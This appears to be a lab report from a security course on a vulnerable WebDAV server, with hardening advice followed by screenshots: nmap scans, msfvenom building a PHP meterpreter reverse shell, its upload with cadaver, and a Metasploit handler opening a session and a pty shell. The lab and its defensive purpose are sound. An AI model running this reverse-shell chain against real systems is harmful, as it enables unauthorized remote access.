Three ways to harden the system:

- Change to something that is not webdav!! Webdav has multiple vulnerabilities and can easily be exploited.
- Remove steps on how to access webdav from the publicially visible site.
- Change the config file to whitelisted IP addresses (see /secret_folder hardening)

Mitigation: Identifying Reverse Shell Uploads

Alarm

Since webdav is vulnerable, we can limit files uploading from IP addresses that are not whitelisted. We would limit put requests to whitelisted IP addresses.

The alert would notify the security team if any “put” requests are made from an IP address that is not whitelisted.

System Hardening

Two ways to harden the system:


- Create a whitelist of trusted IP addresses and chance the webdav config file to allow only whitelisted IP addresses

```
nano /var/www/webdav
        Order allow,deny
         Allow from 192.168.1.1
         Allow from 192.168.1.105
         Deny from all
```

- Stop using webdav and switch to a safer alternative. Webdav is notorious for reverse shell attacks.


Resources

Reference Image 1: Netdiscover scan




```
 Currently scanning: 192.168.105.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

Reference Image 2: nmap scan




```
root@Kali:~# nmap -sS -Pn -v -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-14 17:17 PDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating ARP Ping Scan at 17:17
Scanning 192.168.1.105 [1 port]
Completed ARP Ping Scan at 17:17, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:17
Completed Parallel DNS resolution of 1 host. at 17:17, 0.07s elapsed
Initiating SYN Stealth Scan at 17:17
Scanning 192.168.1.105 [1000 ports]
Discovered open port 22/tcp on 192.168.1.105
Discovered open port 80/tcp on 192.168.1.105
Completed SYN Stealth Scan at 17:17, 0.08s elapsed (1000 total ports)
Initiating Service scan at 17:17
Scanning 2 services on 192.168.1.105
Completed Service scan at 17:17, 6.01s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.1.105
Retrying OS detection (try #2) against 192.168.1.105
Retrying OS detection (try #3) against 192.168.1.105
Retrying OS detection (try #4) against 192.168.1.105
Retrying OS detection (try #5) against 192.168.1.105
NSE: Script scanning 192.168.1.105.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.18s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Nmap scan report for 192.168.1.105
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
```




```
 -      2019-05-07 18:26  company_folders/customer_info/
 -      2019-05-07 18:27  company_folders/sales_docs/
 -      2019-05-07 18:22  company_share/
 -      2019-05-07 18:34  meet_our_team/
 329    2019-05-07 18:31  meet_our_team/ashton.txt
 404    2019-05-07 18:33  meet_our_team/hannah.txt
_
 http-methods:
_  Supported Methods: HEAD GET POST OPTIONS
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Index of /
AC Address: 00:15:5D:00:04:0F (Microsoft)
o exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
CP/IP fingerprint:
S:SCAN(V=7.80%E=4%D=7/14%OT=22%CT=1%CU=30523%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
S:M=60EF7EA3%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=104%TI=Z%CI=Z%II=I%
S:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
S:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
S:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
S:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
S:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
S:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
S:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
S:%T=40%CD=S)

ptime guess: 30.139 days (since Mon Jun 14 13:57:04 2021)
etwork Distance: 1 hop
CP Sequence Prediction: Difficulty=251 (Good luck!)
P ID Sequence Generation: All zeros
ervice Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

RACEROUTE
OP RTT     ADDRESS
   0.93 ms 192.168.1.105

SE: Script Post-scanning.
nitiating NSE at 17:17
ompleted NSE at 17:17, 0.00s elapsed
nitiating NSE at 17:17
ompleted NSE at 17:17, 0.00s elapsed
nitiating NSE at 17:17
ompleted NSE at 17:17, 0.00s elapsed
ead data files from: /usr/bin/../share/nmap
S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 19.07 seconds
          Raw packets sent: 1111 (52.918KB) | Rcvd: 1071 (46.286KB)
oot@Kali:~#
```

Reference Image 3: Shell creation and upload




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# ls
192.168.1.105  Desktop  Documents  Downloads  Music  Pictures  Public  shell.php  Templates  Videos
```




```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=============================>] 100.0% of 1113 bytes succeeded.
```

Reference Image 4: Reverse Shell exploit



```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```




Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username: ryan

Password: •••••••


○ Forget password immediately
● Remember password until you logout
○ Remember forever



Warning, you are using the root account, you may harm your system.

"shell.php": 1.1 KiB (1,113 bytes) PHP script

```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:53064) at 2021-07-17 07:47:05 -0700

meterpreter > 
```



```
meterpreter > shell
Process 2629 created.
Channel 0 created.
ls
passwd.dav
shell.php
python -c 'import pty; pty.spawn("/bin/bash")'
```

The End